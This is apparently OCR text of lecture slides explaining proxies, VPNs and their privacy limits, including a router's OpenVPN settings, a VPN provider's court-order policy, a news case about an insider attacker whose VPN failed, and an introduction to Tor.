
Updates will be posted as they are available.

VPNs

- **Note**: Traffic is only encrypted between you and the VPN server
  - e.g. prevents a coffee shop from seeing your traffic, but not an ISP



VPNs


tp-link
Quick Setup
Basic
Advanced
English
LED
apccurti...
Reboot
Status
Network
Operation Mode
Wireless
Guest Network
NAT Forwarding
USB Settings
Parental Controls
QoS
Security
IPv6
VPN Server
- OpenVPN
OpenVPN
Enable VPN Server
Service Type:
UDP
TCP
Service Port:
1234
VPN Subnet/Netmask:
10.8.0.0
255.255.255.0
Client Access:
Home Network Only
Internet and Home Network
Save
Certificate
Generate the certificate.
Generate
Configuration File
Export the configuration.
Export

Recap

Proxy: Forwards web traffic on behalf of a client

- Can circumvent some firewalls
- Can mask the client's location

VPN: A fancy proxy with added features

- Password-protected
- Encrypted
- Allows access to the VPN server's private network


VPNs

Aha! With a VPN, all my traffic is encrypted! Nobody knows who I am! I have become anonymous!

…right?


VPNs

- **VPN problem**: A well-resourced adversary (an ISP, the government) can track messages to and from a proxy




VPNs

- **VPN problem**: A well-resourced adversary (an ISP, the government) can track messages to and from a proxy




VPNs

- **VPN problem**: A well-resourced adversary (an ISP, the government) can track messages to and from a proxy



VPNs


Activities that get the attention of the government



Reasons to hide your IP address

VPNs

Not wanting Google to know your every move



Activities that get the attention of the government

Reasons to hide your IP address

VPNs


?

NordVPN®

VPNs

Solution?

1. Connect many computers to a single VPN
2. Host that VPN in another country (e.g. Russia)



VPNs

Q: Does this actually work?

VPNs

Q: Does this actually work?

A: Surprisingly, yes*

VPNs

Q: Does this actually work?

A: Surprisingly, yes*

* The VPN is almost certainly keepings logs of everything, and will turn them over to the government if asked

VPNs

Q: Does this actually work?

A: Surprisingly, yes*

* The VPN is almost certainly keepings logs of everything, and will turn them over to the government if asked

* Relies on having many people using the VPN so traffic cannot be traced to one person

VPNs

Q: Does this actually work?

A: Surprisingly, yes*

* The VPN is almost certainly keepings logs of everything, and will turn them over to the government if asked


* Relies on having many people using the VPN so traffic cannot be traced to one person

* The VPN must be used at all times!

“[...] **if a court order were issued** according to laws and regulations, if it were legally binding under the jurisdiction that we operate in, and if the court were to reject our appeal, **then there would be no other option but to comply.** [...]”

https://nordvpn.com/blog/how-nordvpn-protects-the-privacy-of-its-customers/

VPNs



NEWS

Former Ubiquiti engineer arrested for inside threat attack

Nickolas Sharp is accused of attacking his former employer, stealing confidential data and attempting to extort the company into paying him approximately $2 million.

https://www.techtarget.com/searchsecurity/news/252510411/Former-Ubiquiti-engineer-arrested-for-inside-threat-attack

“[...] **his Internet connection briefly failed on several occasions** while he was downloading the Ubiquiti data. Those outages were **enough to prevent Sharp’s Surfshark VPN connection from functioning properly** [...]”

https://krebsonsecurity.com/2021/12/ubiquiti-developer-charged-with-extortion-causing-2020-breach/

VPNs


Takeaway:

- VPNs are **not** meaningfully more secure for casual web browsing
- VPNs **do** allow you to host services more securely by putting them behind private networks
- VPNs **can be** used to hide from ISPs and governments, but even that is difficult


TOR

The Onion Router (TOR): A proxy setup that fully commits to user privacy

- Proxy **multiple** times, through multiple servers
- Proxies are owned by **different** volunteers
- Path is chosen **randomly**



TOR

